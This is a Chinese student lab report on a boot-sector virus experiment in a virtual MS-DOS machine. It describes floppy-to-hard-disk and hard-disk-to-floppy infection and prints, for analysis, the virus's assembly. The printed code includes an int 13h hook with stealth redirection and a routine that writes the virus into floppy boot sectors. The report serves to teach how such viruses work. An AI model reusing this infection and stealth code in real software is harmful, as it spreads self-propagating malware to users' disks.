引导型病毒实验报告

|  |  |  |
| --- | --- | --- |
| 组员名单 | | |
|  |  |  |
|  |  |  |

**1.【实验目的】**

通过实验，了解引导区病毒的感染对象和感染特征，重点学习引导性病毒的感染机制和恢复感染病毒文件的方法

**2.【实验内容】**

本实验需要完成的内容如下：

1. 引导阶段病毒由软盘感染硬盘实验。通过触发病毒，观察病毒发作的现象和步骤学习病毒的感染机制；
2. DOS运行时病毒由硬盘感染软盘的实现。通过触发病毒，观察病毒发作的现象和步骤学习病毒的感染机制；

**3.【实验环境】**

VMWare 16.2.1

MS-Dos 7.10

**4.【实验素材】**

virus.img (是含有病毒的虚拟软盘)

empty.img（是空白盘）

**5.【实验步骤】**


**第一步 环境安装**

(1)安装VMWare,MS-Dos 7.10 （非重点，省略，自行百度）


**第2步 实验过程**

**①软盘感染硬盘：**

1. 确保初始环境正常，首先正常启动虚拟机查看是否已被病毒感染。




1. 确认初始环境正常，关闭虚拟机，引入病毒软盘：



1. 正常启动，发现已被感染：



1. 输入任意键：



**②验证硬盘已经被感染**

（1）关闭虚拟机，将 病毒软盘（即virus.img）卸下（图5-1-2-1），再将虚拟机启动，发现硬盘已被感染（图5-1-2-2）：




图1-2-1





图5-1-2-2


1. 按任意键后发现系统正常启动：




**说明去掉病毒软盘的条件下，依旧发现存在病毒感染的情况，证明了硬盘已被感染**

**③硬盘感染软盘**

**（1）插入empty.img,启动计算机，如图 5-1-3-1, 5-1-3-2**




**图 5-1-3-1**




**图 5-1-3-2**

1. **取出软盘，设置为硬盘启动（图 5-1-3-3），通过命令format A:/q快速格式化软盘。（图 5-1-3-4）**




**图 5-1-3-3**




**图 5-1-3-4**

**(3)设置为软驱启动(图5-1-3-5),启动后的效果(图5-1-3-6)**



**图5-1-3-5**



**图5-1-3-6**

**6.【实验原理】**

（1）正常的引导过程：

MBR和分区表装载DOS引导区,接着系统运行DOS引导程序，然后加载IO.sys,MSDOS.sys ,于是DOS系统成功加载。

（2）引导型病毒感染磁盘

引导型病毒从软盘加载到内存，寻找DOS引导区的位置，将DOS引导区移动到别的位置，病毒将自己写入原DOS引导区的位置。

（3）病毒在启动时获得控制权：

MBR和分区表将病毒的引导程序加载入内存，运行病毒引导程序，病毒驻留内存，原DOS引导程序执行并加载DOS系统。

病毒感染机制：

软盘感染硬盘：

系统启动，会读取引导扇区AA55H，因为AA55H存在，系统认为正常，于是控制权交给C盘，可此时的引导扇区已被病毒替换所以会执行病毒的恶意代码（但因为不是启动盘，只有病毒代码，所以病毒执行完后就会停止）

验证硬盘被感染：

开机自检完成后，硬盘的引导扇区（实际上是病毒代码）加载进内存执行。

真正的引导代码还在，只是被病毒移到别的地方，所以按回车系统还是能正常启动。

硬盘感染软盘：

硬盘启动起来，病毒正常运行，此时格式化A盘（会把软盘引导扇区写上病毒，病毒已进入内存）将会成功感染软盘。关机并修改启动顺序为软盘第一，硬盘第二。开机后病毒正常运行。按任意键无法进入系统，因为软盘除了引导区都为空。

**7.【源码分析】**

**（1）代码总体结构图（图 7-1）：**




图 7-1

**（2）表现模块：**

效果：黑色屏幕上一个笑脸从左到右快速移动。

**mainloop:**

**nextloop:**

**mov dl, col**

**inc dl**

**cmp dl, 63**

**jnz doshow**

**mov dl, 0**

**doshow:**

**mov col, dl**

**call dispstr; 调用显示字符串例程,调用10h中断将字符串打印到屏幕上**

**mov cx, 0h**

**waitstart:**

**loop waitstart**

**call clearstr   ;用空格清除上一次的输入**

**mov ax,0100h**

**int 16h         ;读取键盘缓冲区**

**jz nextloop**

**ret**

**;调用10h中断将字符串打印到屏幕上**

**dispstr:**

**mov ax, cs**

**mov es, ax**

**mov ax, offset bootmessage**

**mov bp, ax; es:bp = 串地址**

**mov cx, 5; cx = 串长度**

**mov ax, 01301h; ah = 13, al = 01h**

**mov bx, 000ch; 页号为0(bh = 0) 黑底红字(bl = 0ch,高亮)**

**mov dh, 5**

**mov dl, col**

**int 10h; 10h 号中断**

**ret**

**;用空格清除上一次的输入**

**clearstr:**

**mov ax, cs**

**mov es, ax**

**mov ax, offset clearmessage**

**mov bp, ax**

**mov cx, 5**

**mov ax, 01301h**

**mov bx, 000ch**

**mov dh, 5**

**mov dl, col**

**int 10h**

**Ret**

**（1）恶意代码核心部分**

**先读取软盘0面0道1扇区到病毒常驻段偏移地址为0200h,读取成功则转read\_succ处理，读取失败则软驱复位。读取操作次数减1，不为0再次读取，否则退出。**

**读取成功后以vir\_init开头处的机器码进行比较，如果相等则说明已经感染了无需再次感染直接退出，不相等则进行感染。**

**vint13h:**

**pushf**

**cmp cx,0001h;是否对0道1扇区进行操作**

**jz stealth;是则进入特殊处理程序stealth**

**or dl,dl;是否操作a驱**

**jnz vint13h\_ext;不是则转到原始int 13h中断执行**

**test al,01h;是否操作奇数个扇区(测试al的最低位)**

**jnz vint13h\_ext;不是则转到原始int 13h中断执行**

**call inf\_fd;调用传染软盘子程序**

**vint13h\_ext:;病毒int 13h到此结束**

**popf;下面**

**jmp dword ptr cs:oint13\_ip;调用原始int 13h，开始正常处理**

**stealth:;特殊处理部分**

**cmp al,01h;是否操作一个扇区**

**jnz vint13h\_ext;不是则转到正常中断**

**cmp dx,0080h;是否操作硬盘0面**

**jnz vint13h\_ext;不是则转到正常中断**

**inc cx;对硬盘0面0道1扇区操作改为对2扇区的操作**

**jmp short vint13h\_ext;转到正常的中断服务程序**

**inf\_fd:;传染软盘子程序**

**push ax**

**push bx**

**push cx**

**push dx**

**push di**

**push si**

**push ds**

**push es**

**push cs;置ds,es的值**

**pop ds**

**push cs**

**pop es**

**xor di,di;di置0**

**mov si,0003h;si置3(表示读3次)**

**read\_again:**

**mov ax,0201h**

**mov bx,0200h**

**mov cx,0001h**

**xor dx,dx;读取软盘0面0道1扇区到病毒常驻段偏移地址为0200h**

**Pushf**

**call dword ptr ds:[di+offset oint13\_ip]**

**jnb read\_succ;读取成功转read\_succ处理**

**xor ax,ax;否则软驱复位**

**Pushf**

**call dword ptr ds:[di+offset oint13\_ip]**

**dec si;次数减1**

**jnz read\_again;不为0再次读取**

**jmp short inf\_ext;否则退出**

**read\_succ:;读取成功后，以vir\_init处一个字的机器码为特征码进行比较**

**;判断软盘是否已经染毒，如果染毒，则进行传染**

**cmp word ptr ds:[bx], magic**

**jz inf\_ext;已染毒，退出**

**mov cx,4f0fh**

**mov ds:[di+offset reg\_cx],cx;存放正常的引导程序磁道号扇区号**

**mov ax,0301h**

**mov dh,01h;写入软盘1面79道15扇区**

**pushf**

**call dword ptr ds:[di+offset oint13\_ip]**

**jb inf\_ext**

**;下面将驻留在内存中的病毒程序写入软盘的0面0道1扇区**

**mov ax,0301h**

**xor bx,bx**

**mov cx,0001h**

**xor dx,dx**

**pushf**

**call dword ptr ds:[di+offset oint13\_ip]**

**inf\_ext:;退出传染子程序**

**pop es**

**pop ds**

**pop si**

**pop di**

**pop dx**

**pop cx**

**pop bx**

**pop ax**

**ret**

**8.【实验总结】**